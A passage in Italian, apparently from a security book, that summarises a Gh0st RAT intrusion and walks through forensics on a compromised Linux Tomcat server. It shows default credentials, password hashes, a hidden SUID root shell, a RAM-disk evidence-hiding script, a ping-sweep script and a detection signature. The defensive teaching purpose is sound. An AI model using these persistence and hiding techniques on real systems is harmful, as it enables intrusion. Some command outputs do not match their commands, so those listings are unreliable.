Analizzando il traffico diventa chiaro che ogni pacchetto da e per il server C2 inizia con i caratteri “Gh0st”:

```

Frame 40: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
Ethernet II, Src: VMware_d7:00:4c (00:0c:29:d7:00:4c), Dst: VMware_60:b9:b0 (00:0c:29:60:b9:b0)
Internet Protocol, Src: 192.168.6.128 (192.168.6.128), Dst: 192.168.6.132 (192.168.6.132)
Transmission Control Protocol, Src Port: http (80), Dst Port: qsm-remote (1166), Seq: 1, Ack: 1, Len: 26
Hypertext Transfer Protocol
Data (26 bytes)
Data: 47683073741a00000005000000789c4bc92ce2e502000517...
[Length: 26]

0000 00 0c 29 60 b9 b0 00 0c 29 d7 00 4c 08 00 45 00 ..).... ).L..E.
0010 00 42 07 c1 40 00 80 06 64 a0 c0 a8 06 80 c0 a8 .B..@... d.....
0020 06 84 00 50 04 8e 15 0c a9 c5 e3 ef 9d 73 50 18 ..P.... ....SP.
0030 f7 6e a7 9c 00 00 47 68 30 73 74 1a 00 00 00 05 .n....Gh 0st....
0040 00 00 00 78 9c 4b c9 2c e2 e5 02 00 05 17 01 57 ..x.K., .....W

```

Sapendo questo, possiamo creare un altro filtro Wireshark:

"\x47\x68\x30\x73\x74" (Ghost)

Questa stessa firma può essere utilizzata per creare una regola per l’IDS SNORT in modo che blocchi traffico di questo tipo.

Riepilogo dell’attacco Gh0St

A partire da una mail di phishing, è stata installata una backdoor su tutti i sistemi da cui gli utenti aprivano il collegamento malevolo contenuto nella stessa mail. La backdoor cercava quindi di nascondersi in mezzo ai normali processi in esecuzione e di sopravvivere al riavvio della macchina. La connettività di rete mostrava l’apertura di una sessione con un indirizzo IP sconosciuto. Analizzando i registri degli eventi, è risultato chiaro che gli hacker stavano perlustrando il dominio interno, creando account e utilizzando desktop remoto per saltare da un client all’altro. Verificando la linea temporale e facendo un “diff” della directory \System32, si è scoperta l’aggiunta di diversi file – dalla cui analisi si è rilevato che gli hacker erano in cerca di documenti. Tali documenti venivano archiviati zippati e pronti per l’estrazione. L’hacker aveva anche creato una seconda backdoor usando Netcat. Dal registro eventi di sicurezza di Windows si è scoperto un nuovo account utente Ch1n00k che ha usato ed eseguito FTP. Infine tra le operazioni pianificate era stato inserito un job giornaliero di pulizia dei log.



Attacco APT a Linux

Popolarità: 8

Semplicità: 8

Impatto: 9

Grado di rischio: 8

Non tutti gli attacchi APT hanno come obiettivo macchine con Microsoft Windows. Anche i sistemi Linux sono suscettibili d’essere attaccati e compromessi tramite i servizi web, le vulnerabilità delle applicazioni, dei servizi e delle condivisioni di rete, esattamente come i sistemi Windows. Lo scenario seguente mostra alcuni artefatti relativi ad attività APT che possono essere scoperte in server Linux compromessi.

Il sistema di prova in questo scenario è una macchina Linux contenente un server Tomcat con credenziali di sicurezza deboli (copiate direttamente dalla pagina di esempio che si ottiene quando ci si collega a Tomcat la prima volta e si cerca di accedere alla sezione di amministrazione).

Abbiamo usato Metasploit Framework (MFS) per ottenere una shell sulla macchina attraverso il servizio Tomcat. Abbiamo visto usare questo metodo diverse volte nei penetration test, per cui ci proviamo sempre. Lo scenario tipicamente prevede la scoperta del servizio Tomcat, il reperimento del file \shadow.bak (cfr. Figura 6.12) e la forzatura delle password. Per quel che attiene a questo scenario, supponiamo che l'hacker visualizzi il contenuto del file di sistema /etc/passwd e rilevi la presenza di un account di sistema nagios e di un utente di nome “jack” che ha la sua password nel campo gecos (gecos: Jack Black, password: jackblack). Una volta ottenuto l'accesso all'account Jack, è sufficiente digitare sudo su – perché l'intero server è configurato con le impostazioni di sicurezza di default (una situazione fin troppo comune).

Con i diritti di root, gli hacker scaricano una backdoor PHP, creano una shell di root SUID per ottenere l'accesso all'account nel caso la password di root venisse cambiata, e salvano i risultati della scansione in un disco virtuale nella RAM della macchina, in modo che se la connessione alla macchina venisse persa, le prove si cancellino da sole.

Infine, supponiamo che gli hacker usino il meccanismo dell'host pivot e che lascino molto poco sulla macchina: l'account di root è perso, la macchina è persa; probabilmente l'intera rete è in pericolo!

Host linux perso

Arriviamo sul posto e ci sediamo con il team del cliente. Stabiliamo che sono successe alcune stranezze nella rete e che la fonte di quel mucchio di traffico strano sembra essere un server web, ma non ci sono ovvi segni di compromissione. Fortunatamente non hanno spento il server, ma hanno bloccato tutti gli accessi al firewall.

Il server è dislocato all'interno della rete locale, nel datacenter, e c'è un NAT statico nel firewall di frontiera che permette l'accesso a questo host da Internet.

Il cliente dice che non hanno alcuna intenzione (né il tempo materiale) per perseguire nessuno davanti alla magistratura, ma vuole sapere se la macchina è compromessa e cosa sta succedendo. Questo rende l'ordine di reperimento delle prove meno importante, ma dobbiamo comunque essere preparati anche in caso cambi idea in seguito.



```
root@web01:/etc
root@web01:/etc$ ls -al *shadow*
-rw-r---- 1 root shadow 594 2011-12-31 12:53 gshadow
-rw----- 1 root root 583 2011-12-30 22:17 gshadow~
-rw-r---- 1 root shadow 896 2011-12-31 12:53 shadow
-rw----- 1 root root 771 2011-12-30 22:17 shadow~
-r--r--r-- 1 root root 896 2011-12-31 13:20 shadow.bak
root@web01:/etc$ tail shadow.bak
gnats:*:15338:0:99999:7:::
nobody:!:15338:0:99999:7:::
libuBuild:!:15338:0:99999:7:::
syslog:!:15338:0:99999:7:::
sshd:!:15338:0:99999:7:::
postgres:!:15338:0:99999:7:::
landscape:!:15338:0:99999:7:::
tomcat6*:15338:0:99999:7:::
jack:S6$y4Op81v$AcDHO/w4c3FX9YJ5vc54B/qxwT/u5wkeMw.3tw7xFR8UvDPMJmIWT2dCKFC.J11thTPopWLmD25CrTqsgv06V.:15338:0:99999:7:::
nagios:S6$y4Op81v$AcDHO/w4c3FX9YJ5vc54B/qxwT/u5wkeMw.3tw7xFR8UvDPMJmIWT2dCKFC.J11thTPopWLmD25CrTqsgv06V.:15338:0:99999:7:::
root@web01:/etc#
```

Figura 6.12 Posizione di Shadow.bak.

Ci viene fornita la password di root, e cominciamo l'analisi iniziale dell'host. Trattandosi di una piccola organizzazione, hanno un unico amministratore (Jack) che è responsabile di tutto. Iniziamo quindi dalla verifica della history del suo account. Vogliamo stabilire una linea temporale per il comportamento tipo, fino all'identificazione di un comportamento fuori tipo.

Indicatori di compromissione

Osservando la cronologia dell'account di Jack, alcuni comandi recenti sono effettivamente fonte di preoccupazione.

```

jack@web01: ~
27 ./...
28
29 cat system.sh
30 exit
31 ls
32 pwd
33 ls
34 ll
35 rm test-cgi.php
36 ll
37 cd /var/tmp
38 ls
39 ll
40 more system.sh
41 sudo su -
42 exit
43 history
44 sudo su -
45 clear
46 exit
47 clear
48 ls
49 ll
50 history
jack@web01:~$ ■

```

Jack ci dice di non ricordare di aver creato un file test-cgi.php: questo sarà oggetto di ulteriore investigazione in seguito. Vediamo anche altre righe relative a nomi di file che non conosce (system.sh), per cui dovremo cercare anche questi.

Inoltre, l'uso di sudo su- sarà pure comodo ma non è per niente sicuro. È indice del fatto che la configurazione di sudo è probabilmente quella di default e non è stata rinforzata. Non depone a favore dell'amministratore e non promette nulla di buono.

Dopo aver dato una rapida occhiata alla cartella dei log, vediamo che Tomcat è stato configurato per loggare le richieste di accesso (l'esistenza dei file localhost_access* ce lo conferma). Analizzando questi file, oltre ai classici tentativi falliti, troviamo alcune righe indicatrici di una possibile compromissione.

Notiamo le varie PUT; qualcuno [DA INTERNET] ha installato un'applicazione sul server, e non sembra avere un nome utente molto amichevole. Sembra deporre a favore dell'ipotesi che qualcuno abbia avuto accesso a Tomcat con privilegi da amministratore. Jack ha confessato di aver usato come nome utente e password esattamente quelli dell'esempio del manuale (tomcat/s3cret). L'uso di parametri di default e credenziali che possono essere indovinati è un grande "no-no" ed è spesso la causa della prima compromissione della barriera aziendale. Notate l'ora (31 Dic tra le 18:25 e le 21:32). Inoltre Jack non si capacitava di come qualcuno potesse compromettere il sistema operativo attraverso un'applicazione come Apache Tomcat.

Diamo un'occhiata alle porte su cui ci sono servizi in ascolto con lo strumento netcat. Chiediamo tutte le porte (-a) con i numeri non risolti (-n), i servizi in ascolto (-l) ed elenchiamo i processi associati alle rispettive porte (-p).

```

root@web01:/var/log/tomcat6# netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN     1165/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN     715/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN     908/postgres
tcp        0      52 192.168.1.77:22        192.168.1.70:3354       ESTABLISHED 3532/sshd: jack [pr
tcp6       0      0 127.0.0.1:8005          ::*                   LISTEN     3262/java
tcp6       0      0 ::1:8080                ::*                   LISTEN     3262/java
tcp6       0      0 ::1:22                 ::*                   LISTEN     715/sshd
tcp6       0      0 ::1:5432                ::*                   LISTEN     908/postgres
udp        0      0 0.0.0.0:68              0.0.0.0:*               LISTEN     673/dhclient3
udp6       0      0 ::1:34061               ::1:34061             ESTABLISHED 908/postgres

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node    PID/Program name   Path
unix  2      [ ACC ]     STREAM    LISTENING  2581      1/init          /com/ubuntu/upstart
unix  2      [ ]          DGRAM     LISTENING  2689      337/udevd        /org/kernel/udev/udevd
unix  5      [ ]          DGRAM     LISTENING  3493      723/rsyslogd      /dev/log
unix  2      [ ACC ]     STREAM    LISTENING  4046      908/postgres     /var/run/postgresql/.s.PGSQL.5
432
unix  3      [ ]          STREAM    CONNECTED  15980     3532:sshd: jack [pr
unix  3      [ ]          STREAM    CONNECTED  15979     3612/0
unix  2      [ ]          DGRAM     CONNECTED  15874     3532:sshd: jack [pr
unix  2      [ ]          DGRAM     LISTENING  15152      1237/login       1/init
unix  2      [ ]          DGRAM     LISTENING  3550      1/init
unix  3      [ ]          DGRAM     LISTENING  2723      337/udevd
unix  3      [ ]          DGRAM     LISTENING  2722      337/udevd
unix  3      [ ]          STREAM    CONNECTED  2681      1/init          /com/ubuntu/upstart
unix  3      [ ]          STREAM    CONNECTED  2680      333/upstart-udev-br
root@web01:/var/log/tomcat6#

```

NOTA

Se il sistema viene infettato da un rootkit, non si può considerare affidabile l'output di nessuno dei comandi del sistema operativo. Se poi è stato usato un rootkit che si aggancia alle chiamate di sistema, nemmeno l'uso di binari noti e puliti garantisce il risultato. Speriamo che il nostro hacker non sia così sofisticato o non abbia ancora avuto il tempo di modificare il sistema così in profondità.

Osservando questo output, nulla sembra fuori posto. Vediamo la nostra connessione all'host e i soliti servizi che ci si aspetta di trovare su una macchina di questo tipo.

Un altro ottimo strumento per controllare i file aperti e i servizi in ascolto è lssof, lanciamo anche questo con il parametro -i ad elencare tutti i file aperti sulla rete.

```

root@web01:/var/log/tomcat6# lssof -i
COMMAND  PID  USER   FD  TYPE DEVICE SIZE/OFF NODE NAME
COMMANDN  PID  USER   FD  TYPE DEVICE SIZE/OFF NODE NAME
dhclient3 673  root    4u  IPv4  3358  0t0  UDP *:bootpc
sshd      715  root    3r  IPv4  3495  0t0  TCP *:ssh  (LISTEN)
sshd      715  root    4u  IPv6  3497  0t0  TCP *:ssh  (LISTEN)
postgres  908  postgres 3u  IPv6  4043  0t0  TCP localhost:postgres (LISTEN)
postgres  908  postgres  6u  IPv4  4044  0t0  TCP localhost:postgres (LISTEN)
postgres  908  postgres  8u  IPv6  4053  0t0  UDP localhost:34061->localhost:34061
postgres  1121  postgres  8u  IPv6  4053  0t0  UDP localhost:34061->localhost:34061
postgres  1122  postgres  8u  IPv6  4053  0t0  UDP localhost:34061->localhost:34061
postgres  1123  postgres  8u  IPv6  4053  0t0  UDP localhost:34061->localhost:34061
postgres  1124  postgres  8u  IPv6  4053  0t0  UDP localhost:34061->localhost:34061
apache2   1165  root    3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   1195  www-data 3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   1196  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   1198  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   1199  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   1200  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   3164  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
apache2   3165  www-data  3u  IPv4  4133  0t0  TCP *:www  (LISTEN)
java     3262  tomcat6  3lu  IPv6  14846  0t0  TCP *:http-alt (LISTEN)
java     3262  tomcat6  4lu  IPv6  14854  0t0  TCP localhost:8005 (LISTEN)
sshd      3532  root    3r  IPv4  15848  0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
sshd      3612  jack    3u  IPv4  15848  0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
root@web01:/var/log/tomcat6#

```

Di nuovo, niente di sospetto. Passiamo oltre.

Non c'è alcuna regola con cui un hacker può nascondere dei file, ma alcuni tra i trucchi più popolari sono:

- dischi RAM (sono volatili, spariscono una volta che il sistema viene spento);
- spazio frammentato nel drive;
- il filesystem virtuale /dev;
- creare file o directory “difficili da vedere” (in Linux è possibile creare un file o una directory di nome “..” (punto-punto-spazio));
- /tmp e /var/tmp perché sono scrivibili da chiunque e l'ultimo posto in cui gli amministratori tendono a fare pulizia regolare.

Abbiamo trovato alcune cose interessanti nella history relativamente a /var/tmp, quindi cominciamo da lì.

```

root@web01:/var/tmp#
root@web01:# cd /var/tmp
root@web01:/var/tmp# ls
struts-2.1.8 struts-2.1.8-all.zip struts-2.1.8-src.zip syslog VMwareTools-8.4.8-491717.tar.gz vmware-tools-distrib
root@web01:/var/tmp# ls -al
total 229109
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ..
drwxr-xr-x 2 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 2 root root 4096 2011-12-30 23:20 struts-2.1.8
-rw-r--r-- 1 root root 120981648 2009-09-29 15:48 struts-2.1.8-all.zip
-rw-r--r-- 1 root root 5383886 2011-12-30 23:20 struts-2.1.8-src.zip
drwxr-xr-x 3 root root 1024 2011-12-31 20:13 syslog
-rw-r--r-- 1 root root 108211670 2011-12-30 22:44 VMwareTools-8.4.8-491717.tar.gz
drwxr-xr-x 7 root root 4096 2011-09-24 01:31 vmware-tools-distrib
root@web01:/var/tmp# ls -lbg
total 229109
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ..
drwxr-xr-x 2 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 2 root root 4096 2011-12-30 23:20 struts-2.1.8
-rw-r--r-- 1 root root 120981648 2009-09-29 15:48 struts-2.1.8-all.zip
-rw-r--r-- 1 root root 5383886 2011-12-30 23:20 struts-2.1.8-src.zip
drwxr-xr-x 3 root root 1024 2011-12-31 20:13 syslog
-rw-r--r-- 1 root root 108211670 2011-12-30 22:44 VMwareTools-8.4.8-491717.tar.gz
drwxr-xr-x 7 root root 4096 2011-09-24 01:31 vmware-tools-distrib
root@web01:/var/tmp# 
```

Cominciando con `ls`, non troviamo nulla fuori dall'ordinario, ma usando l'opzione “tutti i file” (-a) e “elenco lungo” (-l), vediamo che sembrano esserci due directory “..” (punto-punto). Aggiungiamo l'opzione per evidenziare i caratteri speciali (-b), e vediamo che una delle directory “punto-punto” in realtà è “punto-punto-spazio”. È un ottimo candidato come nascondiglio per un hacker.

```

root@web01:/var/tmp#
root@web01:/var/tmp# cd ..
root@web01:/var# ls -al
total 20
drwxr-xr-x 2 root root 4096 2012-01-01 16:22 .
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 ..
-rw-r--r-- 1 root root 7139 2011-12-31 21:03 ...
-rw-r--r-- 1 root root 127 2011-12-31 13:55 system.sh
root@web01:/var# cat system.sh
#!/bin/sh
mkfs -t ext2 -q /dev/ram1 16384
[ ! -d /var/tmp/syslog ] && mkdir -p /var/tmp/syslog
mount /dev/ram1 /var/tmp/syslog
root@web01:/var/tmp# du -h
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/web01-root
                     38G   2.2G   34G   7% /
none                497M   216K   497M   1% /dev
none                502M     0   502M   0% /dev/shm
none                502M   60K   501M   1% /var/run
none                502M     0   502M   0% /var/lock
none                502M     0   502M   0% /lib/init/rw
none                38G   2.2G   34G   7% /var/lib/ureadahead/debugfs
/dev/sda1            228M   17M   200M   8% /boot
/dev/ram1             16M   170K   15M   2% /var/tmp/syslog
root@web01:/var/tmp# 
```


Spostandoci nella directory “..” notiamo un file di nome “...” con l’attributo SUID attivo, di proprietà di root (dobbiamo controllarlo attentamente quindi), e lo script che abbiamo trovato riferito nella history dell’account di Jack. Se ne listiamo il contenuto, esso contiene uno script per creare un disco virtuale nella RAM e montarlo all’interno di una cartella dal nome innocuo in /var/tmp. Il comando df (che mostra i file system montati) rivela che il disco virtuale è ancora montato. Ci si può trovare qualcosa, ma prima di tutto osserviamo il file con l’attributo SUID.



```
root@web01:/var/tmp# file ...
...
file: ./... is setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
root@web01:/var/tmp# strings ...
...
execve
/bin/sh
root@web01:/var/tmp#
```

Stampando le stringhe di testo con il comando strings, troviamo execve e /bin/sh—una classica shell di root SUID. Gli hacker hanno voluto nasconderla nel sistema per poter acquisire nuovamente i diritti di root nel caso perdessero l’accesso da super-user.

Possiamo usare il comando find per cercare all’interno delle directory cose molto specifiche. In UNIX, find è uno degli strumenti principe, corredata di uno sbalorditivo set di opzioni. Proviamo find sui file (-type f) con una profondità massima di due directory (-maxdepth 2; se non avessimo impostato alcun limite, l’output sarebbe stato un po’ eccessivo) ordinando l’elenco in base alla data di creazione (-daystart) e aggiungendo alcuni dettagli sui file trovati (-ls).




```
root@web01:/var/tmp# find . -type f -maxdepth 2 -daystart -ls
find: warning: you have specified the -maxdepth option after a non-option argument -type, but options are not positional (-maxdepth affects tests specified before it as well as those specified after it). Please specify options before other arguments.

1055230 1118152 -rw-r--r-- 1 root root 120981648 Sep 29 2009 ./struts-2.1.8-all.zip
1048685 105676 -rwxr--r-- 1 root root 108211670 Dec 30 22:44 ./VMwareTools-8.4.8-491717.tar.gz
1055978 8 -rwsr--r-x 1 root root 7139 Dec 31 21:03 ./..\system.sh
1055941 4 -rwxr--r-- 1 root root 127 Dec 31 13:55 ./..\system.sh
1055278 4 -rwxr--r-- 1 root root 1424 Sep 23 2009 ./struts-2.1.8/ANTLR-LICENSE.txt
1055271 4 -rwxr--r-- 1 root root 2653 Sep 23 2009 ./struts-2.1.8/FREEMARKER-LICENSE.txt
1055272 4 -rwxr--r-- 1 root root 2567 Sep 23 2009 ./struts-2.1.8/XWORK-LICENSE.txt
1055274 4 -rwxr--r-- 1 root root 2002 Sep 23 2009 ./struts-2.1.8/CLASSWORLDS-LICENSE.txt
1055277 4 -rwxr--r-- 1 root root 2573 Sep 23 2009 ./struts-2.1.8/SITEMESH-LICENSE.txt
1055026 4 -rwxr--r-- 1 root root 799 Sep 23 2009 ./struts-2.1.8/NOTICE.txt
1055276 4 -rwxr--r-- 1 root root 2193 Sep 23 2009 ./struts-2.1.8/XPP3-LICENSE.txt
1055275 4 -rwxr--r-- 1 root root 1504 Sep 23 2009 ./struts-2.1.8/XSTREAM-LICENSE.txt
1055273 4 -rwxr--r-- 1 root root 2563 Sep 23 2009 ./struts-2.1.8/OCNL-LICENSE.txt
1055027 12 -rwxr--r-- 1 root root 10143 Sep 23 2009 ./struts-2.1.8/LICENSE.txt
1055279 12 -rwxr--r-- 1 root root 11337 Sep 23 2009 ./struts-2.1.8/oval-LICENSE.txt
1054838 556 -rwxr--r-- 1 root root 567217 Sep 24 01:31 ./vmware-tools-distrib/FILES
12 1 -rwxr--r-- 1 root root 91 Dec 31 21:10 ./syslog/192.168.1.up
13 28 -rwxr--r-- 1 jack jack 27180 Dec 31 21:06 ./syslog/pms
14 1 -rwxr--r-- 1 jack jack 182 Dec 31 21:09 ./syslog/pss
1050877 5260 -rwxr--r-- 1 root root 5383886 Dec 30 23:20 ./struts-2.1.8-src.zip
root@web01:/var/tmp#
```

Qui possiamo vedere quel che abbiamo già trovato, più alcuni file che sarebbero stati spazzati via da un riavvio perché memorizzati in zone volatili (buona cosa che Jack non si sia fatto prendere dal panico e non abbia riavviato il server).


Osservando i file in /var/tmp/syslog troviamo alcune tracce dell'azione perlustrativa dell'hacker nella rete interna. Sembra sempre meno un attacco opportunistico di natura casuale.

Di seguito vediamo uno script che “pinga” i sistemi attivi. Dato che non c’è nulla di simile a Nmap sul sistema, l'hacker ha usato i suoi mezzi per scovare i sistemi accesi e ha generato una lista di potenziali obiettivi.



```
root@web01:/var/tmp/syslog# ls
total 47
drwxr-xr-x 3 root root 1024 2012-01-01 16:22 .
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 ./
-rw-r--r-- 1 root root 91 2011-12-31 21:10 192.168.1.up
drwx----- 2 root root 12288 2011-12-31 20:13 lost+found/
-rwxr-xr-x 1 jack jack 27180 2011-12-31 21:06 pps*
-rw-r--r-- 1 jack jack 182 2011-12-31 21:09 ps2.sh
root@web01:/var/tmp/syslog# cat 192.168.1.up
192.168.1.63
192.168.1.69
192.168.1.71
192.168.1.72
192.168.1.75
192.168.1.76
192.168.1.77
root@web01:/var/tmp/syslog# cat ps2.sh
#!/bin/bash
for i in `seq $2 $3`;
do
ping -n -c1 $1."$i" | grep icmp_seq | awk '{print $4}' | grep -iv destination | sed 's/://g' &
done
sort -nt. -k1,1 -k2,2 -k3,3 -k4,4 > $1.up;
root@web01:/var/tmp/syslog#
```

Lanciando strings sul file pps si capisce che si tratta di un minuscolo port scanner.



```
root@web01:/var/tmp/syslog# strings ps2.sh
+ --target          -t      in tcp-syn mode, sets the source port.
+ --port-range     -r      Sets the target. Either a single host, or
                           host/mask
+ --svc-user        -u      Sets the port range to scan.
+ --svc-pass        -w      Sets the scan service username (default: anonymous).
+ --threads         -T      Sets the scan service password.
+ --threads         -T      Sets the number of threads to use for scanning.
+ Examples:
+ To scan all ports on a class C network 172.16.1.0/24 through
+ http proxy server 192.168.0.1 port 8080 using 3 threads:
+ ./ppscan -x 192.168.0.1 -s http-connect -p 8080 -r 1-65535 -t 172.16.1.0/24 -T 3 -v
+ To scan all Class C address 192.168.0.0/24 using tcp-syn and
+ for ports 20 and 25, from 192.168.1.1 source port 6667:
+ ./ppscan -x -tcp-syn -s 192.168.1.1 -p 6667 -r 20,25 -T 256 -v 192.168.0.0/24
+ To scan a Class C network using TCP Connect for all ports:
+ ./ppscan 192.168.0.0/24
+ or
+ ./ppscan -t 192.168.0.0/24
%H:%M:%S
hvqx:::pt:r:T:u:w:
- Error: unable to alloc space.
- Error: Unable to alloc space.
+ unknown option.
+++++
+           parallel port scanner v0.3
+++++
+           copyright(c) 2009 aaron concole
+++++
+ Error! Please specify at least a target!
+ Error! Invalid proxy type specified
1-65535
```

A-ha! Trovato un port scanner (ppscan), e ne scopriamo anche versione ed autore.

Ora, se gli hacker sono stati in grado di accedere a Tomcat e non a una shell di root, come hanno acquisito il controllo completo della macchina?

Dall'output del comando last notiamo che c’è stato un login dell’utente nagios. È un account di servizio di un programma di monitoring e non dovrebbe collegarsi in console, soprattutto da Internet!

```

root@web01:~# lastlog
Username          Port      From           Latest
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuivid
syslog
sshd
postgres
landscape
tomcat6
jack      pts/1    192.168.1.70   Sun Jan  1 17:15:14 +0000 2012
nagios   pts/1    205.113.4.64   Sat Dec 31 20:32:38 +0000 2011
root@web01:~#

```

La linea temporale corrisponde a quella della compromissione. Osservando le porte aperte sull'host notiamo che la porta dell'SSH è aperta da ogni indirizzo – ahia! Un rapido controllo sull'account nagios rivela un altro esempio di credenziali facilmente indovinabili (non è proprio giornata per Jack). La password è nagios e permette di avere una shell sul server, fornendo all'hacker un altro modo di tentare una scalata di privilegi. Guardando la cronologia dell'utente nagios troviamo tracce di altri comportamenti strani.

Come ha fatto l'hacker a sapere dell'account nagios? Può aver semplicemente fatto un `cat /etc/passwd` dato che è un file leggibile da tutti. Una volta scoperti i nomi degli utenti, la sola sicurezza è data dalle contromisure in atto (controllo d'accesso, riduzione dei privilegi agli account, e così via). Ma una volta che un hacker ha a disposizione una shell, è solo questione di tempo prima che abbia una shell di root.

Ah già, nagios ha una shell valida (di default) `/bin/bash`, e Jack ha ammesso che la sua password è facilmente ricavabile dal campo gecos del suo account (basata sul suo nome e cognome). Data poi la configurazione di default di Sudo, è banale per un hacker indovinare la password di Jack e subito dopo eseguire un `sudo su -`, cosa di cui vediamo le prove nella history dell'account di Jack. Game over.

```

root@web01:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:1:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuivid:x:100:101::/var/lib/libuivid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:103:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
landscape:x:104:10::/var/lib/landscape:/bin/false
tomcat6:x:105:111::/usr/share/tomcat6:/bin/false
jack:x:1000:1000:Jack Black,,,:/home/jack:/bin/bash
nagios:x:1001:1001,,,:/home/nagios:/bin/bash
root@web01:~#

```

E test-cgi.php?



```

root@web01:/var/www#
root@web01:/var/www# ll
total 16
